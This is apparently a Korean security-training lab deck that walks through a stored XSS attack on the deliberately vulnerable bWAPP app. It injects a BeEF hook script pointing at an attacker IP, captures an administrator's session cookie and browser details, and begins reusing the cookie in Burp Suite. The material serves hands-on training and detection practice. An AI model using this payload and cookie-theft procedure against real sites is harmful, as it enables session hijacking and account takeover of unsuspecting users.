
– 실습 문제 구성

» XSS 취약점을 사용해 직접 공격을 수행하고 이상 징후를 탐지하시오.

5

<실습> XSS 공격을 활용한 관리자 쿠키 탈취

- XXS 취약점 이상 징후 사례 시나리오



5

<실습> XSS 공격을 활용한 관리자 쿠키 탈취

- 서비스 중인 홈페이지에 접근하여 공격자가 유저를 만듬
 - bee.kshield.jr에 접속하여 New User 메뉴를 사용해 유저 생성 후 로그인



bWAPP
an extremely buggy web app !

Login **New User** Info Talks & Training Blog

/ Login /

Enter your credentials (bee/bug).

Login:

/ New User /

Create a new user.

Login:	<input type="text" value="gasbugs"/>	E-mail:	<input type="text" value="isc0304@naver.com"/>
Password:	<input type="password" value="••••••••••"/>	Re-type password:	<input type="password" value="••••••••••"/>
Secret:	<input type="text" value="password"/>		
E-mail activation:		<input type="checkbox"/>	
Create			



5

<실습> XSS 공격을 활용한 관리자 쿠키 탈취

• XSS 취약점 진단 및 확인

- » bee.kshield.jr/bWAPP/html_stored.php로 접속
- » <script>alert(1);</script>를 블로그에 저장했을 때 스크립트가 실행되는지 확인

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout

/ HTML Injection - Stored (Blog) /

`<script>alert(1);</script>`

Submit Add: Show all: Delete:

#	Owner	Date	Entry
1			<input type="button" value="OK"/>

5

<실습> XSS 공격을 활용한 관리자 쿠키 탈취

- BEEF 스크립트를 Stored XSS를 사용해 설치

- XSS 공격을 위해 beef 실행

» 칼리리눅스 콘솔에서 beef-xss 를 실행한다.

```
root@kali: ~# beef-xss
[*] Please wait for the BeEF service to start.
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*] Web UI: http://127.0.0.1:3000/ui/panel
[*]     Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>

● beef-xss.service - LSB: BeEF
  Loaded: loaded (/etc/init.d/beef-xss; generated)
  Active: active (running) since Fri 2018-09-21 05:35:15 KST; 5s ago
    Docs: man:systemd-sysv-generator(8)
 Process: 3713 ExecStart=/etc/init.d/beef-xss start (code=exited, status=0/SUCCESS)
   Tasks: 4 (limit: 4915)
  Memory: 59.1M
   CGroup: /system.slice/beef-xss.service
           └─3719 ruby /usr/share/beef-xss/beef

9월 21 05:35:15 kali systemd[1]: Starting LSB: BeEF...
9월 21 05:35:15 kali systemd[1]: Started LSB: BeEF.


[*] Opening Web UI (http://127.0.0.1:3000/ui/panel) in: 5... 4... 3... 2... 1...
```

5

<실습> XSS 공격을 활용한 관리자 쿠키 탈취

• BEEF 스크립트를 Stored XSS를 사용해 설치

- » 잠시 후 파이어폭스를 통해 Beef 서버에 자동으로 접속된다.
- » 아이디//패스워드 : beef//beef



5

<실습> XSS 공격을 활용한 관리자 쿠키 탈취

- BEEF 스크립트를 Stored XSS를 사용해 설치
 - XSS 공격을 통해 대상 세션에 악의적인 행위를 할 수 있는 인터페이스가 제공된다.

BeEF 0.4.7.0-alpha | [Submit Bug](#) | [Logout](#)

Hooked Browsers

- Online Browsers
- Offline Browsers

Getting Started

Logs

 **EeEF**
THE BROWSER EXPLOITATION FRAMEWORK PROJECT

Official website: <http://beefproject.com/>

Getting Started

Welcome to BeEF!

Before being able to fully explore the framework you will have to 'hook' a browser. To begin with you can point a browser towards the basic demo page [here](#), or the advanced version [here](#).

If you want to hook ANY page (for debugging reasons of course), drag the following bookmarklet link into your browser's bookmark bar, then simply click the shortcut on another page: [Hook Me!](#)

After a browser is hooked into the framework they will appear in the 'Hooked Browsers' panel on the left. Hooked browsers will appear in either an online or offline state, depending on how recently they have polled the framework.

Hooked Browsers

To interact with a hooked browser simply left-click it, a new tab will appear. Each hooked browser tab has a number of sub-tabs, described below:

Main • Display information about the hooked browser after you've run some command modules

Basic **Requester**

5

<실습> XSS 공격을 활용한 관리자 쿠키 탈취

- BEEF 스크립트를 Stored XSS를 사용해 설치

» 공격을 위해 해당 문구를 복사하고 <IP>에는 KISA-Kali의 IP를 채운다.

```
root@kali:~# beef-xss
[*] Please wait for the BeEF service to start.
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*] Web UI: http://127.0.0.1:3000/ui/panel
[*] Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>

● beef-xss.service - LSB: BeEF
  Loaded: loaded (/etc/init.d/beef-xss; generated)
  Active: active (running) since Fri 2018-09-21 05:35:15 KST; 5s ago
    Docs: man:systemd-sysv-generator(8)
 Process: 3713 ExecStart=/etc/init.d/beef-xss start (code=exited, status=0/SUCCESS)
   Tasks: 4 (limit: 4915)
  Memory: 59.1M
   CGroup: /system.slice/beef-xss.service
           └─3719 ruby /usr/share/beef-xss/beef

9월 21 05:35:15 kali systemd[1]: Starting LSB: BeEF...
9월 21 05:35:15 kali systemd[1]: Started LSB: BeEF.


[*] Opening Web UI (http://127.0.0.1:3000/ui/panel) in: 5... 4... 3... 2... 1...
root@kali:~#
```

5

<실습> XSS 공격을 활용한 관리자 쿠키 탈취

- BEEF 스크립트를 Stored XSS를 사용해 설치

» 기존의 테스트용 스크립트는 지워버리고 새로운 스크립트를 삽입한다.




The screenshot shows a web application interface for managing blog entries. At the top, there is a title bar with the text "/ HTML Injection - Stored (Blog) /". Below the title, a code snippet is displayed in a text input field: <script src="http://101.106.25.210:3000/hook.js"></script>. Below the code, there are several buttons: "Submit", "Add: ", "Show all: ", "Delete: ", and a message "All your entries were deleted!" in green. At the bottom, there is a table header with columns: "#", "Owner", "Date", and "Entry".

5

<실습> XSS 공격을 활용한 관리자 쿠키 탈취

• XSS로 인한 공격


- » KISA-PC1를 사용하는 직원은 게시물 관리를 위해 해당 블로그에 접근한다.
- » 이미 beef-XSS를 사용한 스크립트는 동작 중이다.



〈실습〉 XSS 공격을 활용한 관리자 쿠키 탈취

- XSS로 인한 공격


- » Show all을 체크하고 확인한다. 별다른 이상은 없어 보인다.



<실습> XSS 공격을 활용한 관리자 쿠키 탈취

• 공격자에게 얻어진 권한

- » 다시 KISA-Kali로 돌아와 Beef의 환경을 확인한다.
- » bee.kshield.jr를 통해서 두 컴퓨터가 접근된 것이 확인된다.
- » 101.106.25.210은 스크립트를 등록할 때 남겨진 공격자의 세션이므로 나머지 하나가 관리자의 PC다.



The screenshot shows the BeEF Control Panel interface in Mozilla Firefox. The title bar reads "BeEF Control Panel - Mozilla Firefox". The address bar shows the URL "127.0.0.1:3000/ui/panel". The main content area displays a sidebar titled "Hooked Browsers" and a central panel titled "Getting Started".

Hooked Browsers:

- Online Browsers:
 - bee.kshield.jr
 - 101.106.25.210 (VM)
 - 192.5.90.100 (VM)
- Offline Browsers

Getting Started:

The central panel features the BeEF logo (a blue bull head) and the text "THE BROWSER EXPLOITATION FRAMEWORK PROJECT". Below the logo, it says "Official website: <http://beefproject.com/>". The "Getting Started" section includes the message "Welcome to BeEF!".

5

<실습> XSS 공격을 활용한 관리자 쿠키 탈취

- 공격자에게 얻어진 권한

- 공격자는 쿠키값뿐 아니라 브라우저, 컴퓨터 등에 대한 자세한 정보가 확인이 가능하다.

 Category: Hooked Page (5 Items)

Page Title: bWAPP - HTML Injection	Initialization
Page URI: http://10.20.30.150/bWAPP/htmli_stored.php	Initialization
Page Referrer: http://10.20.30.150/bWAPP/htmli_stored.php	Initialization
Host Name/IP: 10.20.30.150	Initialization
Cookies: PHPSESSID=a89d826e5f6c0fb24fa27acbdf534cd; security_level=0; BEEFHOO=826fxB9lvxcba7rCVcLuEGHbZnmMbmeIEbE2PAhOAPaEgDrY7G84xi53CeA9I2fuv2jnX3pPqfVnPEue	Initialization

 Category: Browser (7 Items)

Browser Name: Internet Explorer	Initialization
Browser Version: 11	Initialization
Browser UA String: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; rv:11.0) like Gecko	Initialization
Browser Language: ko-KR	Initialization
Browser Platform: Win32	Initialization
Browser Plugins: []	Initialization
Window Size: Width: 784, Height: 490	Initialization

5

<실습> XSS 공격을 활용한 관리자 쿠키 탈취

• 쿠키 변조를 통해 관리자 권한으로 진입

- » 쿠키를 복사하고 버프스위트로 들어간다.
- » Proxy의 HTTP history를 클릭하고 적당한 요청을 골라서 마우스 오른쪽 키를 눌러 Send to Repeater를 클릭해 리피터 해당 요청을 보낸다.

Burp Suite Community Edition v1.7.36 - Temporary Project

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content ?

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	E
1	http://bee.kshield.jr	GET	/bWAPP/sqli_1.php?title=aaa&action=search			200	17000	text/html	php
2	http://bee.kshield.jr	GET	/tmpuclrd.php		Add to scope				php
3	http://bee.kshield.jr	GET	/var/www/nginx-default/bWAPP		Spider from here				php
4	http://bee.kshield.jr	GET	/bWAPP/tmpuclrd.php		Do an active scan				php
5	http://bee.kshield.jr	GET	/bWAPP/		Do a passive scan				php
6	http://bee.kshield.jr	GET	/bWAPP/portal.php		Send to Intruder				php
7	http://bee.kshield.jr	GET	/bWAPP/logout.php		Ctrl-I				php
